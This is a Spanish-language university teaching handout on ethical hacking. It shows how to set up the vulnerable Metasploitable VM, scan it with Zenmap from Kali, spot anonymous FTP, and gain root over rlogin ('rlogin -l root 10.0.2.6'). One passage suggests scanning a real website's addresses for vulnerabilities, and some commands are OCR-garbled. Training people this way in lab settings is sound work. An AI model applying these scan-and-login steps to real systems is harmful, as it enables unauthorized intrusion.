

APUNTE DOCENTE

TIPOS DE PRUEBAS APLICADAS A LA SEGURIDAD TI

Vivanco, E. (2021). *Tipos de pruebas aplicadas a la seguridad TI* [**Apunte docente**]. Universidad Andrés Bello, Santiago.

Tipos de pruebas aplicadas a la seguridad TI

Uno de los grandes temas dentro del hacking ético es que los servidores son de especial interés en la seguridad, dado que una de las cualidades especiales de los servidores es que están ejecutándose en todo momento, por lo que son una fuente de respuesta como host.

Ataques de servidores

Instalar Metasploitable - Máquina virtual.




Puedes descargar el programa desde el siguiente link:


https://information.rapid7.com/download-metasploitable-2017.html



Antes de descargar, tienes que llenar la información requerida:




Haz clic en el botón para iniciar la descarga:






Tendrás un zip:




Y luego obtendrás el archivo descargado. Descomprímelo:






Este será el contenido de la carpeta:




Aquí crearemos una nueva máquina virtual.



Haz clic en el botón **new** para crear una nueva máquina virtual, en la parte superior:




En este caso, le pusimos el nombre *Metasploitable*, y seleccionamos la opción de tipo Linux:






1 giga (1024 mb) será suficiente:




Seleccionamos la opción de "utilizar una máquina existente". Luego, haz clic en el ícono de la carpeta:






Haz clic en el botón **add** en la parte superior:



Busca la carpeta de Metasploitable en descargas:






Selecciona el archivo .vmdk




Haz clic en el botón Choose.






Haz clic en Create.




Finalmente, haz clic en el botón Start, en la parte superior



Espera a que finalice la instalación.



La instalación finaliza:




Deberás ingresar el usuario y password, que es el mismo en ambos casos: msfadmin El password no será visible.

> netasploitable login: msfadmin Password: _



Habrás loggeado:




Si necesitas apagar esta máquina, puedes tipear el código **sudo poweroff**. Te pedirá que vuelvas a ingresar el password.

```
Metasploitable [Running] - Oracle VM VirtualBox
                                                                                  П
                                                                                        ×
File Machine View Input Devices Help
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo poweroff
[sudo] password for msfadmin:
                                                         🖸 🕞 🕼 🗗 🔗 🔝 🗐 😭 🕼 🚱 Right Ctri
                               USB Controller: OHCI, EHCI
```




Server side attacks

Para comenzar, asegúrate de que tanto Kali como Metasploitable están usando NAT Network:




Si vas a Metasploitable e ingresas el código if config, veremos que la IP es 10.0.2.6.





Si vas a Kali, podrás hacer ping con esta IP.




Instalar Zenmap

Entra al siguiente link:

https://nmap.org/

Haz clic en **Download**:



Navega hasta Linux source:

```
Linux RPM Source and Binaries

Many popular Linux distributions (Redhat, Mandrake, Suse, etc) use the RPM package management system for quick and easy binary package installation. We have written a detailed guide to installing our RPM packages, though these simple commands usually do the trick:

rpm -vhU https://nmap.org/dist/remap-7.80-1.x86_64.rpm
rpm -vhU https://map.org/dist/remap-7.80-1.noarch.rpm
rpm -vhU https://map.org/dist/rping-0.7.80-1.x86_64.rpm
You can also download and install the RPMs yourself:


Latest stable release:
x86-64 (64-bit Linux) Nmap RPM: nmap-7.80-1.x86_64.rpm
x86-64 (64-bit Linux) Ncat RPM: ncat-7.80-1.x86_64.rpm
x86-64 (64-bit Linux) Nping RPM: nping-0.7.80-1.x86_64.rpm
Optional Zenmap GUI (all platforms): zenmap-7.80-1.noarch.rpm
Source RPM (includes Nmap, Zenmap, Ncat, and Nping): nmap-7.80-1.src.rpm
```



Haz clic en Zenmap:

Optional Zenmap GUI (all platforms): <u>zenmap-7.80-1.noarch.rpm</u>
Source RPM (includes Nmap. Zenmap. Ncat. and Nping): <u>nmap-7.80-1</u>


Guarda el archivo:




l: nmap-7.80-1.x86_64.rpm ncat-7.80-1.x86_64.rpm l: nping-0.7.80-1.x86_64.rpm



Encontrarás el archivo en tu carpeta de descargas:




Ve a la terminal de Kali, y escribe apt-get install.



Presiona Enter.





Ahora escribe apt-get install alien.



Presiona Enter.

```
root@kali: ~
                                                                                                                                                                                                                                                                                                                                                                                                                    o x
                                          root@kali: ~
is I
              rootakal:-# apt-get install
Reading package lists... Done
Building dependency tree
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 1222 not upgraded.
rootakal:-# apt-get install alien
Reading package lists... Done
Building dependency tree
Reading state information... Done
alien is already the newest version (8.95).
0 upgraded, 0 newly installed, 0 to remove and 1222 not upgraded.
rootakal:-#
                                              : # apt-get install
  sh
ıta
abl
ula
nst
tps
tps
tps
tps
                                                                                                                                                                                                                                                          I
lso
 abl
64-
64-
64-
```



Ahora navegaremos hasta la carpeta de Descargas:

```
rootakali: # cd Downloads/
```

Ingresa Is para ver el archivo:

```
rootmkali:-/Downloads# ls
zeemap-7.60-1.nearch.rpm
```

Ingresa sudo alien y el nombre del archivo:

```
rootakali:-/Downloads# sudo alien "zenmap-7.80-1.noarch.rpm"
```

Ahora ingresa sudo dpkg -1 "zenmap_7.80-2_all.deb".


```
zenmap_7.80-2_all.deb generated
rootikali:~/Downloads# sudo dpkg -i "zenmap_7.80-2_all.deb"
```

Presiona Enter:


```
rotakal: -/Downloads# ls
zemmup-7.80-1.moarch.rpm
rootakal: -/Downloads# sudo alien "zenmap-7.80-1.noarch.rpm"
zenmap_7.80-2_all.deb generated
rootakali: -/Downloads# sudo dpkg -i "zenmap_7.80-2_all.deb"
Selecting previously unselected package zenmap.
(Reading database ... 261591 files and directories currently installed.)
Preparing to unpack zenmap_7.80-2_all.deb ...
Unpacking zenmap (7.80-2) ...
Setting up zenmap (7.80-2) ...
Processing triggers for desktop-file-utils (0.24-1) ...
Processing triggers for mime-support (3.64) ...
Processing triggers for man-db (2.9.0-1) ...
rootakali: -/Downloads#
```



Ahora, abre la aplicación Zenmap:



Zenmap se encuentra instalado:






Usando Zenmap

Usando Zenmap, podemos obtener una lista de todos los servicios que está usando un PC. Es común que muchos servicios se encuentren mal configurados y den espacio a vulnerabilidades.

Por ejemplo, sería sencillo hacer ping con un sitio web usando Metasploitable, y luego usar las direcciones obtenidas para buscar con Zenmap los servicios que están siendo utilizados, y así lograr encontrar vulnerabilidades:


```
nsfadmin@metasploitable:~$ ping facebook.com
PING facebook.com (157.240.16.35) 56(84) bytes of data.
 4 bytes from edge-star-mini-shu-01-bom1.facebook.com (157.240.16.35): icmp_seq
 tt1=55 time=20.7 ms
 4 bytes from 35.16,240.157.in-addr.arpa (157.240,16.35): icmp_seq=2 ttl=55 time
 22.3 ms
 4 bytes from 35.16.240.157.in-addr.arpa (157.240.16.35): icmp_seq=3 ttl=55 time
 19.7 ms
 4 bytes from 35.16.240.157.in-addr.arpa (157.240.16.35): icmp_seq=4 ttl=55 time
 20.7 ms
 4 bytes from 35.16.240.157.in-addr.arpa (157.240.16.35): icmp_seq=5 ttl=55 time
 17.3 ms
    facebook.com ping statistics
 packets transmitted, 5 received, 0% packet loss, time 4001ms tt min/aug/max/mdev = 17.370/20.184/22.322/1.646 ms
msfadmin@metasploitable:~$
                                                          🙆 🌀 💯 🖨 🔗 🧰 🕮 😭 🚱 Right Ctrl
active
```

Ahora abriremos Zenmap para comenzar a utilizarlo.







Luego, iremos a Metasploitable e ingresaremos if config, para obtener la dirección IP:



La dirección IP obtenida es 10.0.2.6.




Haz clic en el botón **scan** que se encuentra en la parte derecha:






Y obtendrás una lista de aplicaciones instaladas:



En este caso, podemos ver que se utiliza ftp. La configuración que tiene, permite que ingrese un usuario anónimo, lo que es una gran vulnerabilidad:





Si descargamos e instalamos Filezilla, podremos acceder usando este usuario.

Comúnmente, podrías realizar una búsqueda de cada uno de los servicios que aparecen en esta lista, para encontrar cuáles son sus vulnerabilidades. Haremos el ejercicio con uno:


Tomaremos como ejemplo el 513/tcp.

```
512/tcp open login Open BSD or Solaris rlogind
```


Copia el texto de la derecha **OpenBSD or Solaris rlogind**, el servicio que está corriendo en este puerto. No sabemos con exactitud qué es esto, así que lo copiaremos en Google, y veremos qué información podemos obtener.

Estos son los resultados de búsqueda:





Encontramos esta información en la segunda página a la que entramos:





Podemos ver que este servicio corre en el puerto 513, y permite a los usuarios loggear de manera remota.

```
Now the next step is to check the rsh-client is installed in our system. If not then we have to type the command the state of the rsh-client is installed in our system. If not then we have to type the command the state of the rsh-client is a remote login utility that it will allow users to connect to remote machines.

CATEGORIES

Coding (10)

I rootgencode: # apt-get install rsh-client Reading package lists... Done
Reading package lists... Done
Reading state information... Done
```

Con esta información vamos a instalar el programa con Kali Linux.

```
rlogin Service Exploitation - Penetration Testing Lab - Mozilla Firefox

root@kali: ~

File Actions Edit View Help

root@kali: # apt-get install rsh-client
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
rsh-client is already the newest version (0.17-21).
0 upgraded, 0 newly installed, 0 to remove and 1181 not upgraded.
```

Ingresamos el código apt-get install rsh-client. Como resultado, el programa se instala.

No conocemos completamente la forma de usarlo, por lo que ingresamos rlogin --help

```
rlogin: invalid option — '-'
usage: rlogin [-8ELKd] [-e char] [-i user] [-l user] [-p pdrt] host
```

Así, obtenemos el orden en que debemos ingresar la información para que funcione.

Con esta información, vamos a intentar ingresar el siguiente código: rlogin -l root 10.0.2.6

Escribimos **root**, sabiendo que es el usuario con más privilegios del sistema, y luego el número de IP.



```
Last login: Thu Sep 3 13:58:13 EDT 2020 from 10.0.2.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

